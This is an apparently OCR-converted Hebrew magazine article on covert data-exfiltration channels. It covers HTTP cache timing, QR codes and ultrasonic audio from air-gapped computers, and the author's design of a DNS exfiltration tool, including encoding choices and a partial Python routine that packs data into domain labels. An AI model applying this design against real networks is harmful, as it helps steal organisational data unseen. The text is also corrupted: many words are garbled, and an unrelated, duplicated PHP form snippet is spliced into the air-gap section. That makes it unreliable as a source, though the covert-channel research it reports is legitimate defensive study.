ניתן להבדיל בין שני מצבים של אתר מסוים - "موטמן בשרת" או "לא מוטמן בשרת עדין" ולשלוח יש יכולת לשנות בכך. נוכל להרכיב מזה עורך סמוני. ראשית, על שני הצדדים להסכים על כתובות URL משותפת.

השולח יכול לשנות במצב המطمון המתוירים באמצעות ביצוע בקשה HTTP - אם הוא מעוניין לשולח את הבית '1', יהיה עליו לבצע בקשה HTTP אל הדף (השרת עבר למצב "מווטמן בשרת" למשך 5 דק') ואם הוא מעוניין לשולח את הבית '0', הוא לא צריך לעשות כלום.

המקבל נכנס לאתר בזמןנים קבועים, ובודק את הערך של Age. אם הדף שהוא קיבל מהשרת הגיע מהמطمון ($Age > 0$), אז זה אומר שהשולח נכנס לדף זהה בעבר (בהתבה שאף משתמש אחר ניגש לדף זהה בלבד השולח והמקבל), והוא מסמן שהוא קיבל '1'. אחרת, השולח לא נכנס בזמן זהה אל הדף, והוא מסמן שהוא קיבל '0'.

שיטות שעובדות עם מטמון (ובעיקר מטמון של צד שלישי) הן מושלמות עבור השימוש שלנו כי אין לא מכילות תקשורת ישירה בין התוקף לבין המחשב הארגוני. הרעיון המרכזי מאחורי הוא שהשולח "משנה מצב באופן זמני" בשרת צד- (במקרה הזה - מטמון) וכך השיטה נחשבת ל-"մבוססת אחסון" למרות שתזמן גם הוא קרייטיפה.

הרחה: בשנת 2014, Denis Kolegov ושות' מאוניברסיטת מינסק שברוסיה כתבו [מאמר](#) (ברוסית בלבד) על שימוש במטמון בתור עורך סמוני. המאמר שם דגש על כוורות Last-Modified ועל Tag ETag בתור שני ערוצים סמוניים פוטנציאליים. כוורת ETag היא חלק ממנגנון לא-ימוד מודיע שנמצא במטמון - כשמיידע מגיע מהשרת, הוא יכול לחזור עם ערך ETag (גיבוב כלשהו) אותו הלקוח שומר.

להבא, כשהלקוח רוצה לקלוט את אותו URL, הוא יכול לקבוע אם הקובץ הנוכחי שיש לו במטמון עדין טרי (בעזרת כוורות Cache-Control E-). אם הקובץ טרי, הלקוח יטען את המידע ששומר לו במטמון. אם הקובץ אינו טרי, הלקוח יכול לשנות לשרת בקשה שמכילה את כוורת If-None-Match.

הכוורת הזאת אומרת לשרת לעשות אחד משני דברים - אם יש גרסה חדשה יותר לקובץ (אם ה-ETag של הכוורת בתגובה לא תואמת לבקשתה) אז השרת יחזיר את הקובץ החדש, וה-ETag המתאים לו. אם אין גרסה חדשה יותר לקובץ, יוחזר HTTP 304 Not Modified. המנגנון הזה בהחלט מכיל את המאפיינים שאנו מחפשים בשבייל עורך סמוני.

ערוץ סמי פיזי - קוד QR ומחשבי Air-Gap

כiom, לכל אחד מאיינו יש מצלמות אינטראיות בכיס הקטן. מכשירי הטלפון האישיים שלנו יכולים לסייע ביצוע צליגת מידע באמצעות כלים כמו אנטנות Wi-Fi, מצלמה (או כiom - מצלמות) ומיקרופונים.

```

171    font();
172    //mltxt(78,110,45,3,6,"000.00,000.00,000");
173    if(isset($_POST['extra_stuff'])){
174        //mltxt(176,145,27,3,6,$_POST['extra_stuff']);
175        font(null,"b",12);
176        if(isset($_POST['gp3_ehr'])) txt(162,142,$_POST['gp3_ehr']); // expected file name
177        if(isset($_POST['gp3_emr'])) txt(177,142,$_POST['gp3_emr']); // expected file name
178        font();
179        if(isset($_POST['gp3_procedure_comments'])){
180            $ellipse = "";
181            if(strlen($_POST['gp3_procedure_comments'])>169) $ellipse = "..."; mltxt(24,144,4,150,3,6,substr($_POST['gp3_procedure_comments']),169,$ellipse);
182            mltxt(24,144,4,150,3,6,substr($_POST['gp3_procedure_comments']),169,$ellipse);
183        }
184        if(isset($_POST['gp3_general_comments'])){
185            $ellipse = "";
186            if(strlen($_POST['gp3_general_comments'])>185) $ellipse = "..."; mltxt(24,167,4,180,3,6,substr($_POST['gp3_general_comments']),185,$ellipse);
187            mltxt(24,167,4,180,3,6,substr($_POST['gp3_general_comments']),185,$ellipse);
188        }
189        if(isset($_POST['gp3_general_comments'])){
190            $ellipse = "";
191            if(strlen($_POST['gp3_general_comments'])>185) $ellipse = "..."; mltxt(24,167,4,180,3,6,substr($_POST['gp3_general_comments']),185,$ellipse);
192        }
193    }

```

[Source: @rohane via Twenty20]

הדוגמה הici פשוטה להזאת מידע ממחשב פיזי היא צילום פיזי של המסר שמציג מידע רגיש. כמובן, ששחזר של מידע זהה יכול להיות קצר (מאוד!) מתייש, והוא לא טוב יותר מאשר מידע שאינו (כמו מידע ביןארי) אבל זה אפשרי ביותר. בשנת 2019, ד"ר מרדי גורי מאוניברסיטת בן גוריון [כתב](#) [אמר](#) ובו תיאר איך ניתן להשתמש בקוד QR על מנת ליעל את הליך השחזר, ולקלוט גם מידע ביןארי.



32 בטים




96 בטים



480 בטים

קוד QR (לפי סטנדרט ISO/IEC 18004:2015) יכול להכיל עד 2,953 אותיות (כל אות היא 8 סיביות). אם תשמשו רק באותיות אלפאנומריות (0-9, A-Z רק אותיות גדולות, ועוד סימנים) אז תוכלו לשמר עד 4,296 אותיות (5.5 סיביות לכל אות). ככל שישור מידע נמצא בקוד QR בודד, תהיה צורך ברוחולציה טובה יותר למצלמה, או שగודל התמונה המוצג יctrיך להיות גדול יותר על מנת שמידע לא יירא איובוד. הסטנדרט מכיל גם כלים לתיקון קוד, ומאפשר לשחרר חלק מהמידע אם נאבד. אלגוריתם Reed-Solomon הוא אלגוריתם לתיקון קוד שנמצא בשימוש בקוד QR (וגם בדיםיקט, WiMax, בהעברת תמונות במשימות Voyager של נאסא, ובחלק מערכות RAID - באמצעות כל מדיהם פיזי שעוקב במידע).

באלגוריתם מוגדרות ארבע רמות של תיקון קוד: רמה L (7% מהמידע יכול להיות משוחזר), רמה M (15%), רמה Q (25%) ורמה H (30%). יצא לי לראות קוד QR שהקלקם קרוועים ובכל זאת הצליחו לפענחו מהם בהצלחה את המידע. לאלגוריתם יש רק Kaz' אחד - אם אתם מעוניינים בرمות שחוור גבותות, [כל קוד QR יctrיך להכיל הרבה פחות מידע. כרגע - האיזון בין אמינות העברת המידע לקיבולת שלן.](#)



במאמר, ד"ר גורי מציג יותר שימוש פשוט לקוד QR. הוא הציע שתי שיטות להציג הקוד על המחשב הארגוני בצורה שתיהה קשה להבינה לעין אנושית. שיטה אחת היא הטעmant התמונה בסגנון "בהיר-על-לבן" או "כהה-על-שחור" כך עין אנושית תחוווה קושי לקלוט את ההבדל בין הגוונים. השיטה השנייה היא שימוש בדיזיין בקצב גובה יותר מאשר המקורי שלמו מסוגל לקלוט ([לפי חוק בלור](#)). בנייתו של 40 משתפים, גורי הציג מספר תמונות גם בסגנון "בהיר-על-לבן" וגם בסגנון "כהה-על-שחור". כל תמונה נבדקה כשהיא סטטית, מרצדת 60 פעמים בשניה, ומרצדת 30 פעמים בשניה. רק 2.5% מהאנשים הצליחו לזהות את התמונות הסטטיות.

באופן דומה, ניתן לאפן את המידע לאודיו ולהשתמש ברמקולים של המחשב על מנת לשדר אותו (ובמייקרופון של הטלפון כדי לקלוט אותו). ד"ר מרדי גורי [כתב מאמר](#) בשנת 2018 שימוש באפנון משנה-תדרים (Audio Frequency Shifting Keying) על מנת לקודד מידע אל תדרים אולטרא-סוניים (kHz18 עד kHz24) ולשדר אותו דרך רמקולים של מחשב.

נקודות מבטן של התקוף

מהפרוטוקטיבה של התקוף, נסתכל על מערכת בסיסית שבנית שמצויה מיידע באמצעות פרוטוקול DNS. עבור כל התהילה, מהחקירה של הפרוטוקול והגדלת שיטת קידוד המידע ועד לשימוש בערז סמי הנכון. לפני כמה חודשים נתקלתי בעבודה שלי במספר עצום של בקשות DNS שנראו לא הגיוניים. מהקירה שעשית, מצאתי את הכל, קוד-פתחו שהשתמשו בו התקופים, ואף הצלחת לפענה את הנתונים שהועברו (כי התקופים לא שינו הרבה מהגדירות ברירת המחדל). חשבתי לעצמי שזה אבסורד שהיה לי כל כך קל להבין את התוכן שהועבר בתווים, וכך עלה הרעיון - מערכת מודולרית שנונתת למשתמש שליטה טוטאלית על ביצוע Data Exfiltration באמצעות DNS. כך, כל משתמש יוכל בקלות ליצור פורמט משלו לקידוד דומיינים, אפילו מבלי לדעת לכתוב קוד. למropa הצער, עד למועד הגשת הכתבה לא הספקתי לסייע את כל המערכת (ונאלצתי לכתוב כל CLIC פשוט שיעוד לנצל את הפיצרים שהספקתי לכתוב עד כה). למropa עליון) ניתן למצוא [בעמוד הגיטהאב שלו](#).



[מקרה: Team Fortress 2]

מה זה Domain Name System?

אם הייתה צריכה לסכם את המהות של מערכת DNS בשבע שורות - מערכת DNS היא מערכת מבוצרת והיררכית של מחשבים, שתפקידם הקובקי הוא לעקוב, לשנות ולהגדיר שמות לכתובות אינטרנט



(הידועות בתואר כתובות דומיין). אנחנו, הזרים, זוקקים למערכת DNS כדי שנוכל להמיר כתובות רשות (כמו "example.com") לכתובות IP (כמו "93.184.216.34"). כך, לא נדרש לשנן כתובות IP לכל אתר שנרצה להיכנס אליו. בתו עסוק צריכים להגדיר כתובות דומיין חלק מהמיתוג שלהם (כי אי אפשר לשים על שלטי חוות "לעוד מידע: גשו לאתר שלנו 93.184.216.34"). מפתחי שירותי דיגיטליים זוקקים למערכות DNS בשילוב איזון עומס בין מספר שרתים.

פרוטוקול-h-SNS נמצא עימנו מאז שנות השמונים המוקדמות והינו אחת מאבני הבניין של האינטרנט. ההצעה המקורית לפרוטוקול נכתבה ע"י Paul Mockapetris בשנת 1983 והוגדרה במספר מסמכי RFC (26 מסמכים שונים יותר דיווק, לאחר 33 שנים). המערכת עברה שינויים רבים, כאשר בראש מעיניו של "כוח המשימה ההנדסי של האינטרנט (IETF)" שלושה דברים - מהירות, יעילות ותאמיות לאחר.

כל מסמך שנכתב הוסיף לדבר למערכת, ועשה שינויים הדרגתיים מאוד, כך ש מרבית המכשירים והחברות יכולו להסתגל ולהתאים את עצמן לארוך זמן.

יש סרטון הנדר של "DNS Made Easy Videos" שמסביר ב-6 דקות (ו-2 שניות) את כל התהיליך המורכב של איך עובד פרוטוקול DNS, מהבקשה של המחשב ועד לקבלת תשובה משרת DNS:
[DNS Explained | DNS Made Easy Videos](#)


החלק החשוב בפרוטוקול שמשמעותו אונטנו הוא תפקידו של ה-"NameServer". מדובר בשרת DNS שאחראי על אזור מסוים (Zone), ובאותו אזור הוא הסכומות הבלתי-מעורערת לחתת תשבות נכונות ואמיתיות לביקשות של לקוחות (תשבות סמכויות - answers). לדוגמה, שרת ה-DNS שמחזק בתוכו את כל הדומיינים שאחראי על ".com" - הוא שרת סמכותי שאחראי על כל דומיין שנגמר ב-".com".

כל תשובה שהוא יחזיר היא תשובה אמיתית ונכונה, לכל הדעות. דוגמה נוספת, שרת DNS שמוגדר כשרת NS (קייזר של Nameserver) של "google.com" אחראי על כל בקשה שקשרורה לדומיין המתוארך (google.com). גישה ל-".com", למשל, עובר גם דרך השרת האחראי על כל כתובות ".com". וגם דרך השרת של "google.com" על מנת לקבל כתובות זו מדויקת. בעיקרו, כל אחד יכול לקבל כתובות דומיין, להציג לה כתובות לשרת DNS שיימש בתור Nameserver ויכל לשלוט בכל תת-דומיין שמנג'ר לכיוונו. השימוש ב-NS מסייע לנו גם להציג תת-דומיין דינמיים, שכןן קלוט ועובד.

כתובות דומיין

דומיין (שם מתחם) הוא שם ייחודי של אתר בראשת האינטרנט, שבדיל אותו משאר האתרים הנמצאים בראשת. מערכת הדומיינים עוזרת לנו להתמצא ולדעת לאיזה שרת DNS לגשת בשבייל לקבל את המידע שאנו צריכים - מעין מפתח דרך למידע שאנוanno מחפשים.

לשם המתחם מבנה היררכית ושיטתי. בעלי דומיין יכולים להשתמש בדומיין שלו ובכל הדומיינים הכלופים לו (הידועים כ-Subdomains), או להעביר את השליטה בគולם או בחלקים אחרים. למשל, בעלי השליטה האחראי על המתחם ".net". מאפשר לכל אחד לרשום שם בתחום הכלוף לו, למשל cloudfront.net.cloud, ובעלי השליטה בשם המשני cloudfront.net. יכול להשתמש בו ובשמות התחום הכלופים לו, או לאפשר אחרים להשתמש בהם (זה גם מה שהוא עושה).



[מקור: [How DNS Works | ITGeared.com](#)]

דומיין מורכב ממחוזות במספר רמות, המופרדות בנקודות, המציגות דרגת כלליות הולכת ופוחתת. רמת המתחם העליון או הסויומת (הרמה הימנית ביותר - המכונה TLD - Top Level Domain) היא הרמה הכללית ביותר. במקרה של הדוגמה לעליה, זו מסמן את ישראל.

רמת המתחם השני (מיינן) מצינית כי מדובר בחברה מסחרית (.co.). לבסוף, שם הדומיין עוזר לנו לדעת לאיזה חברת מסחרית ישראלית מתכוונים: Digital Whisper


Digitalwhisper.co.il

Domain SLD TLD

Internationalized Domain Name - IDN הוא שם דומיין (שם מתחם) בשפה שונה מאנגלית (וכך אפשר את קיומם של אתרים כמו "חֲרוֹז.com"). פיתוח הטכנולוגיה של ה-IDNs החל בשנת 1998 באוניברסיטה של סינגפור. הקידוד שהוסכם סטנדרט עבור IDNs על ידי ארגון IETF הוא Punycode.

השימוש ב-IDNs תופס את מקומו כשירות נדרש עם העמкат אחוז החדרה של האינטרנט במדינות ששפטם המקומית שונה מאנגלית, והשפה נכתבת בהן היא באותיות שאינן לטיניות בסודם.

שמות דומיין בפורמט Punycode גם מתורגם ל-ASCII בסוף (לצורך תאימות מקסימלית לאחר) ונitin להוצאות אותן לפי התחלית "--חֲרוֹז".



[[What is Punycode? Definition and Explanation - Seobility Wiki](#)] [מקור:

לפי "Rfc 1035: Domain Names - Implementation And Specification", סעיף 2.3.4 מגדיר מספר הגבלות:

2.3.4. Size limits

Various objects and parameters in the DNS have size limits. They are listed below. Some could be easily changed, others are more fundamental.

labels	63 octets or less
names	255 octets or less
TTL	positive values of a signed 32 bit number.

- **אורכו של label בודד בדומיין** - אורך מידע מקודד בודד (המידע שנמצא בין שתי נקודות - ".XXXX.") לא יעלה על 63 תווים באורכו.
- **אורכו המקסימלי של כל הדומיין** - אורך המידע הכלול לא יעלה מעל 253 תווים.
- **גודל חבילת UDP מפרוטוקול DNS** (גם מ-1035 RFC) - גודלה של הודעת UDP לא תהיה גדולה מ-512 בתים. במידה ותחרוג מהגודל, ההודעה תיאlez לעברך פרוטוקול TCP.
- **הגבלות על האותיות** - הדומיין עצמו יכול רק אותיות אנגלית ומספרות (0-9,A-Z,a-z) כאשר האות היחידה המותרת מלבדם היא מקף (-) וגם זאת זו אינה יכולה להופיע פעמיים ברצף (--) במקומ השלישי והרביעי (שומר ל-Punycode), בתחילת דומיין (לדוג'-google.com-) או בסופה (לדוג'-com.). גרסה מוקדמת יותר של התקינה, RFC 952, לא אישרה שדומיין גם יתחל ויסת祢ם בספרות, אך זה השתנה ב-RFC 1123 (עוקבים עדין?).


הגדרת המידע המועבר

השלב הראשון בבניית שיטה משלנו להעברת מידע דרך DNS היא אפיון המידע שנרצה להעביר. כמובן, שההגבלות המתוארכות מעלה הן מאוד נוקשות. לצורך התמודד עם כל הגבלה בנפרד, תוך שמירה על היכולת לקודד ולהעביר עם השיטה שלנו כל מידע בינוי.

הבעיה: מוגבל רק לאותיות Z-A, 9-0 ומকף | הפתרון: קידוד מידע בסיס אחר

הבעיה הראשונה שנרצה להתמודד איתה היא בעיית האותיות שניתן לשימוש בהן (או יותר נכון, האותיות שאנחנו לא יכולים להשתמש בהן). על מנת להעביר כל סוג של מידע, נדרש מערכת שתקודד כל מידע בינוי לאותיות שניתן להתמודד איתן. נוכל ליצור מערכת קידוד שתעשה זאת, אך עדין יש בעיה עם המקף - יש יותר מדי הגבלות מסובב לאות הזאת, ויתכן שנעבור על הגבלות הספציפיות

אליה. אך, לקחתי את ההחלטה ליותר על המქף, ולעבוד רק עם (26) אותיות Z-A גדולות, (26) אותיות - a-z קטנות ו-(10) ספרות 0-9 (סיה"כ - 62 אותיות):



0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35
S	T	U	V	W	X	Y	Z	a	b	c	d	e	f	g	h	i	j
36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53
k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	0	1
54	55	56	57	58	59	60	61										
2	3	4	5	6	7	8	9										

על כן, השתמשתי [בקידוד Base62](#), המנצל את כל האותיות המותרות בכתבאות דומין (למעט המქף). זה פוטר את הבעיה המתוארת, ומאפשר לנו להעביר כל סוג של מידע שיעבור את הליך הקידוד המתואר. עם זאת, חיסרונו משמעותי קיים בקידוד זהה - **הוא מגדיל את אורך המידע ב-34%**. כמובן, על מנת ליצא 100 בתים בשיטת הקידוד, נצטרך 134 תווים. ניתן לחשב את היחס בין אורך המידע המקורי למוקודד לאורך המידע הגולמי לפי היחס בין ערכי ה- \ln של הבסיסים שלהם. יחידת הבסיס של בית הוא 256 (כי לכל בית יש 256 אפשרויות: מ-000 עד 0xFFFF), ויחידת הבסיס בקידוד החדש הוא 62 (כי לכל אות יש רק 62 אפשרויות):

$$\frac{\ln(256)}{\ln(62)} \cdot 100\% = 134.3\%$$

הבעיה: למה לעממים זה עובד ולפעמים לא?

השימוש בקידוד זהה עובד היטב עם nslookup במערכות Windows ועם dig במערכות Linux. גם ping (בשתי מערכות הפעלה) הצליח להוציא בקשות DNS לכטבות הדרושים. עם זאת, הופתעתית לגלות שהם אינם מלאים דרישת שיקיימת בתוך אחד מסמכיו RFC (וחזרת על עצמה מספר פעמים).

מתוך "[RFC4343: DNS Case Insensitivity Clarification](#)"

3. Name Lookup, Label Types, and CLASS

According to the original DNS design decision, comparisons on name lookup for DNS queries should be case insensitive [STD13]. That is to say, a lookup string octet with a value in the inclusive range from 0x41 to 0x5A, the uppercase ASCII letters, MUST match the identical value and also match the corresponding value in the inclusive range from 0x61 to 0x7A, the lowercase ASCII letters. A lookup string octet with a lowercase ASCII letter value MUST similarly match the identical value and also match the corresponding value in the uppercase ASCII letter range.

בהגדרה, לא אמור להיות הבדל בין "GooGIE.coM" , "google.com" , "Google.com" ו"domains" לו. הסיבה ההגיונית לכך היא כי פרוטוקול DNS אמור להיות Case-insensitive ולא מושפע מאותיות גדולות או קטנות. **RFC4343** דורש לבצע הליק של "נורמליזציה" - המרת כל הדומין ל-lowercase (אותיות גדולות הופכות לקטנות, ומספרות נשארות ללא שינוי). התוכנות הללו אמנים לא לבצע את הנורמליזציה, אבל יש סיכוי גבוהה מאוד שברשת ארגונית שוגדרת היטב כן יבצע הליק כזה. על כן, נצטרך להגדיר מחדש את הקידוד שלנו, בצורה שתעביר את המערכת זה.

ניצור את הקידוד מחדש. כעת, הקידוד יצטרך להיות מורכב מ-(26) אותיות z-a קטנות ו-(10) ספרות 0-9 (סה"כ - 36 אותיות):

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r
18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35
s	t	u	v	w	x	y	z	1	2	3	4	5	6	7	8	9	0

עם יותר על 26 אותיות, קיבל את שיטת הקידוד החדשה שלנו - Base36, אשר מנצלת את כל האותיות המותרות בכתובת דומיין (חוץ ממקף), ותשערר מערכות שעשוות נורמליזציה לדומיין. לעומת שיטת הקידוד הקיימת, מדובר בגדייה ב-15% באורך המידע, וגדיליה ב-60% לעומת המידע הבינארי המקורי.

היכולה להגיד אצלנו את שיטת הקידוד חשובה לי מאוד בפרויקט הזה, ועל כן כתבתי בספרייה מחלקה בשם "Alphabet" שנונטנת למשתמש לשילטה מלאה על ייצירת כל קידוד, בכל בסיס ובכל אורך. בתוך הכללי שלו, [DNSExfil](#), משתמש יכול להגיד אליו אותיות הוא רוצה בשיטת הקידוד שלו ובאייה סדר (עם אפשרות לאកראיות). כך, יהיה ניתן לעבוד גם עם קידוד Base62 שתואר לעליה (עבור ALSO שיעבדו עם nslookup או dig), וגם עם קידוד Base36 (עבור ALSO שמתמודדים עם מערכות SMB צדדיות נורמליזציה) וגם

עם כל קידוד אחר שתרצהו (כולל שינוי סדר האותיות באופן אקראי). המערכת מכילה אמצעי הגנה שיודעים להתריע ממשתמשים שאינם להשתמש בקידוד לא תקין (כמו להשתמש באות פעמיים).

בונוס: קידוד Base32 ו-Base58 - מעתיקים מ-Bitcoin

לפני זמן מה יצא לי להתבונן בקוד מקור של פרויקט שכתו קבוצת A. נשים שנקראים Satoshi Nakamoto (base58.h) ב-2009 – אני מתקoon, כמובן, [לקוד המקורי של המطبع המבוזר ביטקוין](#). בקובץ ספציפי (base58.h) ניתן למצוא הערה שמסבירת למה הם החליטו להשתמש בקידוד Base58 במקום בקידוד Base64 הידוע, שקיבל את השם "ASCII Armor" בגלל היכולות האידיאליות שלו לקודד כל מידע בינארי והשימוש הנרחב בו:



```
// Copyright (c) 2009-2010 Satoshi Nakamoto
// Copyright (c) 2009-2020 The Bitcoin Core developers
// Distributed under the MIT software license, see the accompanying
// file COPYING or http://www.opensource.org/licenses/mit-license.php.

/***
 * Why base-58 instead of standard base-64 encoding?
 * - Don't want 0011 characters that look the same in some fonts and
 *   could be used to create visually identical looking data.
 * - A string with non-alphanumeric characters is not as easily accepted as input.
 * - E-mail usually won't line-break if there's no punctuation to break at.
 * - Double-clicking selects the whole string as one word if it's all alphanumeric.
 */

```

המ לעל' מספר טענות הגיוניות למה שימוש ב-Base58 הוא טוב יותר (בשביל ביטקוין):

- **נוחות ויזואלית** – משתמשים יכולים להנגיש מטבעות ביטקוין זה לעומת באמצעות שימוש בארכני ביטקוין (שהכתבות שלהם מזוקדות ב-Base58 באורך 25-35 אותיות), וכ כתובות הארנק עצמה יכולה לעבור בין הצדדים באמצעות דיגיטליים ופייזיים כאחד. אם אליס רוצה שבוב יעביר לה \$100 בביטקוין, היא יכולה לשלוח לו את כתובות הארנק שלה באמצעות מייל, הודעות וואטצאפ, או בדף מדפס (או לכתוב בכתב ידה). בחלק מן הפונטים (כמו הפונט Arial הנפוץ שאיתו כתוב המאמר זהה) יהיה קשה לפחות בבלבול הנפוץ (זה די חכם למען האמת). וזה לא רק אצל Arial – **פונטים מסווג סנס-סרייף יכולים להיות מאוד מבלבלים ויזואלית כי השימוש בהם בניו על יכולות המוחית שלנו** לזהות מילים שלמות (במקום בלבד אותיות ארוך כמו ארנק ביטקוין). זאת גם אחת הסיבות למה משתמשים לא משתמשים בפונטים סנס-סרייף, כי קוד לא חייב להיות הגיוני במבנה המילולי שלו, ולא חייב להיות משהו שאנוanno קוראים במקשא אחת, אלא אחרות-אות (כדי לזהות שגיאות כתיב טוב יותר).
- **אותיות שהן לא אלפאנומריות = פיכסה!** – בנוסף לאותיות Z-A גדולות וקטנות, קידוד Base64 מכיל גם את '+', '/' ואת '=' שיכולים להיות בעיתויים. זה לא פשוט לבצע בדיקת קלט לאותיות הללו. באתר Blockchain.com, ניתן לראות את המידע על כל כתובות ביטקוין באמצעות הכנסתה ל קישור בצדקה הבאה:

<https://www.blockchain.com/btc/address/bc1qhnmcqlpavq46fl69kc6pawpls85xy6xwm3xyq>

אם כתובות ביטקון היו מערבות את האות \, הקישור הזה לא היה מזדהה באוותה דרך (\ci) משמש להפריד בין שני חלקים שונים ב-URL). זה היה הופך לקשה משמעותית להוציא לפועל מערכת קישורים דינמית זאת. עקרון KISS הוא פשוט: "Keep it Stupid Simple" וזה בדיק מה שעשו בהליך החשיבה מאחורי כתובות הארנק - להיפטר מכל אות שעלולה להיות בעייתית, להימדד לדברים פשוטים שעובדים (אותיות ומספרים בלבד).

• **לחיצה כפולה עם העכבר צריכה לסמן הכל** - אנשים בעולם מתחלקים לשלווש: אלו שמסמנים טקסט על ידי החזקת הכפתור השמאלי וגרירת העכבר (אווי זמיר!). אלו שלוחצים דאבל-קליק כדי לסמן חלק מהtekst (אוקי!) ואלו משתמשים ב-Shift ו-Ctrl עם מקשי המkładת כדי לסמן כל טקסט (super-ultra-meta-sups). כשהזה מגיע להעברת כספים, היוצרים של ביטקון רוצים לוודא שנעתק את כל כתובות הארנק. זו לא בעיה לסוג הראשון של האנשים (שלוקח להם משמעותית הרבה זמן, או נראה מעתיקם גם את ירידת השורה או הרוחות בסוף), ולא בעיה לסוג השני של האנשים (שבאופן כירוגי מסמנים טקסט עם Shift). אולם, זאת כן בעיה לסוג האמצעי של האנשים - דאבל-קליק על טקסט מסוון מילה אחת (כלומר, הוא מփש לשני הצדדים רוחחים או תווים שאינם אותיות או מספרים ומסמן עד אליהם). אם כתובות ביטקון היו מכילות סימני פיסוק, דאבל-קליק עם העכבר לא הייתה מסמנת את כל הכתובת אלא רק עד לסיון המיעוד (אם היה מדובר ב-base64 היה '+' או '='). אז הפתרון המתבקש - לוותר על הסימנים המיעודים.

באופן דומה, ניתן להחיל את אותן עקרונות על Base32. כתבו מספר גרסאות לבסיס הזה, שאין משתמשות באותוות מבלבלות והן עם קריאות טובות יותר לעין אנושית (human-readable). דוגמה לכך היא base-32-z, שמכילה את האותיות 1, 8 ו-9 אך לא מכילה את 'I' (קטנה), 'V' ו-'2'. סדר האותיות גם שונה, לכך שאותיות שקל יותר להבדיל ביניהן יופיעו בתדריות גבוהה יותר מאשר אחרות. זה מקל משמעותית על משתמש להעתיק פיזית מחרוזת מקודדת לבסיס הזה ולבדוק שהוא כתוב זאת ללא שגיאות.

בונוס לבונוס: מספר משחקים בשנות ה-90 של חברת Nintendo השתמשו במספרים שקדדו לבסיס 32 בתור סימאות בתוך המשחקים בקונסולות NES. היצרנית היפנית החליטה להוריד מהגדרת הקידוד את כל אותיות התנועה (AEIOU), כדי למנוע מהסימאות המקודדות שיוצאות מלבטא קולות באנגלית. כל אחד ומה שהוא צריך מקידוד...

לצורך הפרויקט שלנו אני לא רואה סיבה למה נוחות ויזואלית חשובה במיוחד, כך שאנו יכולים להשאיר את האותיות המבלבלות. עם זאת, אם תחליטו להביר את כתובות הדומין בדרך אחרת שכוללת שתשוב ידני (לא ידוע למה שתעשו את זה אבל אוקי), אולי כן תshall למשתמש בקידוד Base58 או Base32 בשבילך.

הבעיה: איך יודעים כמה מידע נכון נכנס ב-label יחיד?

בעיה נוספת שלולה בתכנון הקידוד היא שיטת החלוקת של המידע המקודד ל-labels בודדים. כאמור, אורכו של label אמור להיות עד 63 תווים, והתלבטתי בין שתי דרכים לחלק את המידע: קידוד וחלוקת או חלוקה וקידוד. הדרך הראשונה (קידוד וחלוקת) תקודה את כל המידע ורק אז תחלק אותו לקבוצות של 63 תווים (כאשר אין הבטחה שכל label לבדו הוא קידוד לגיטימי, ולכן לא ניתן לתרגם את המידע ללא איסוף כל המידע קודם). הדרך השנייה (חלוקת וקידוד) דורשת למצוא כמה בתים ניתן לקודד עד לקבלת מידע מוקודד באורך 63 תווים, לקודד את החלק הזה של ההודעה ורק אז להכניס אותו לכתובת הדומיין שנרכיב. בחרתי בסוף בשיטה השנייה (חלוקת וקידוד), בעיקר בשל יכולת שלי לשחזר חלקים מההודעה (וכך לא לשבור את כולן אם לא קיבלתי את כולן).

הפתרון הראשון שלי היה להשתמש בלולאה, לבדוק כמה אותיות אני יכול לקודד עד שאורך המידע המוקודד יהיה לפחות 63 (ולא יותר!). לאחר מכן, הינו מוקודד רק את אותן אותיות, מוסיף אותן לדומיין ומסיר אותן מה הודעה. להלן חלק מהקוד שמattaר את ההליך:

```
while message and domain_len < 250:  
    target = min(63, 250 - domain_len) #Determine the length of a label  
    for index in range(1, len(message)): #Check how many bytes can fit in the label  
        test = to_base(message[:index]).decode("idna")  
        if len(test) >= target:  
            break #when the amount of characters has reached the length of a label  
    add = to_base(message[:index]).decode("idna")  
    message = message[index:] #Truncate Message
```

